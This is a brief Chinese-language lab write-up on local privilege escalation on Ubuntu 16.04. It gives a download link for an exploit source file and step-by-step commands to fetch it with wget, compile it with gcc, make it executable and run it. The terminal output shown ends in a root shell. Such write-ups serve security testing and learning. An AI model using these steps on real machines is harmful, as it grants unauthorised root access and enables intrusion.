

Ubuntu 本地提权

--By Menthol

0x01 测试环境

ubuntu16.04 x64

0x02 测试步骤

1.提权 exp 下载地址:

<http://cyseclabs.com/exploits/upstream44.c>

2.cd 切换到/temp 目录下并下载 exp:

这里目录不进行限制, 只要是有权限就可以, 不然编译和执行不了 exp

wget <http://cyseclabs.com/exploits/upstream44.c>

3.有的 ubuntu 没有安装 gcc 需要执行安装:


sudo apt-get install gcc

如果缺少一些编译组件, 则需要安装 lib 插件,这个默认是在你安装 GCC 的时候久已经安装的。

apt-get install libc6-dev

4.然后利用 gcc 进行编译

gcc -o exp upstream44.c

A terminal window with a black background and green text. The prompt is '~#'. The command being entered is 'gcc -o exp upstream44.c _'. The cursor is at the end of the command line.

5.将 exp 进行更改为可执行权限

为了方便起见直接 chmod 777 exp

```

drwxrwxrwx 6 menthol menthol 4096 Mar 20 09:18 /
drwxrwxrwx 3 root root 4096 Mar 18 21:36 /
-rw-r--r-- 1 menthol menthol 220 Mar 18 21:36 .bash_logout
-rw-r--r-- 1 menthol menthol 3771 Mar 18 21:36 .bashrc
drwxrwxrwx 3 root root 4096 Mar 19 20:53 .bundle/
drwx----- 2 menthol menthol 4096 Mar 18 21:38 .cache/
-rwxrwxrwx 1 root root 14040 Mar 19 11:53 exp*
drwxrwxr-x 4 menthol menthol 4096 Mar 19 20:46 .gem/
drwxrwxr-x 9 menthol menthol 4096 Mar 20 09:00 .msf4/
-rw-r--r-- 1 menthol menthol 655 Mar 18 21:36 .profile
-rw-r--r-- 1 menthol menthol 0 Mar 18 21:39 .sudo_as_admin_success
-rw-r--r-- 1 root root 5776 Mar 15 21:02 upstream44.c

```

6.运行 exp 进行提权

执行./exp

```

menthol@ubuntu:~$ ls
exp upstream44.c
menthol@ubuntu:~$ ./exp
task_struct = ffff880037161c00
uidptr = ffff880036acafc4
spawning root shell
root@ubuntu:~#

```

END 2018.03.15